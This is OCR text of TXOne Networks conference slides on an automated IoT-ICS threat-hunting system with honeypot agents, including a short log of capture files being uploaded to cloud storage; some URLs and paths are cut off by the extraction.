The Hunt for Major League IoT-ICS Threats: A Deep Dive into IoT Threat Terrain

獵捕 IoT 與 ICS 世界的大聯盟威脅：深入剖析 IoT 威脅態勢

Mars Cheng　　Patrick Kuo

@marscheng_　　@patrickkuo_t

May 6, 2021

@CYBERSEC 2021

© 2021 TXOne Networks Inc.

txOne networks

Who are we?

A joint venture company of

Trend Micro Inc. and Moxa Inc.

30 years+ Cybersecurity Threat Intelligence

30 years+ OT Network Expertise

Keep the Operation Running

© 2021 TXOne Networks Inc.

Who are we?

Mars Cheng

Threat Researcher at TXOne Networks

- Spoke at Black Hat, HITB, HITCON, SecTor, ICS Cyber Security Conference, InfoSec Taiwan and etc.
- Instructor of Ministry of National Defense, Ministry of Education, Ministry of Economic Affairs and etc.
- General Coordinator of HITCON 2021
- Vice General Coordinator of HITCON 2020

Patrick Kuo

Threat Researcher at TXOne Networks

- Developer for building automatically threat analyzing process.
- Developer for designing threat hunting engine and threat hunting system.
- Researcher for malicious payloads, malwares and threats.

© 2021 TXOne Networks Inc.

Outline


- The Anatomy of Our Threat Hunting System
- In-Depth Analysis of Our IoT-ICS Intelligence
- The Next Step for Our Next Generation IIoT Threat-Hunting System

© 2021 TXOne Networks Inc.


Introduction

© 2021 TXOne Networks Inc.


Why Perform Automated Threat Hunting?




https://www.darkreading.c
shift-to-iot-mobile/d/d-id/
simple



https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/



ws/nokia-threat-report-
/10/



https://thehackernews.com/2020/04/darknexus-iot-ddos-botnet.html

txOne networks

© 2021 TXOne Networks Inc.

The Benefits of Automated Threat Hunting

- Automatic detection and real-time blocking of various threats
- Instantly locate various threat trends
- Follow-up analysis of a large number of intelligence resources by threat analysts
- The cost of human maintenance is extremely low


© 2021 TXOne Networks Inc.

The Anatomy of Our Threat Hunting System

© 2021 TXOne Networks Inc.


txOne networks

The Architecture of Our IoT-ICS Threat Hunting System



© 2021 TXOne Networks Inc.


350+ Hunting Engines in the World



txOne networks

© 2021 TXOne Networks Inc.

1. Hunting Engines




1st stage, hunting all interaction with hunting engine

- Python based and compatible with Python 2.x/3.x
- Shell and C compiler
- Ubuntu 18.04 or CentOS 7

© 2021 TXOne Networks Inc.


2. The Hunting Agent

```
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/2/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/2/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ 3_tcpdump.cap to s3: r-logs-us-west-2/ .ogs/tcpdump/d=2020-11-02/h=03/2/ cpdump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ _tcpdump.cap to s3:/ -logs-us-west-2/t gs/tcpdump/d=2020-11-02/h=03/2/ dump.cap
upload: ../home/ /honeypot/tcpdump/d=2020-11-02/h=03/ cpdump.cap to s3://t ogs-us-west-2/trs /tcpdump/d=2020-11-02/h=03/2/tw- .cap
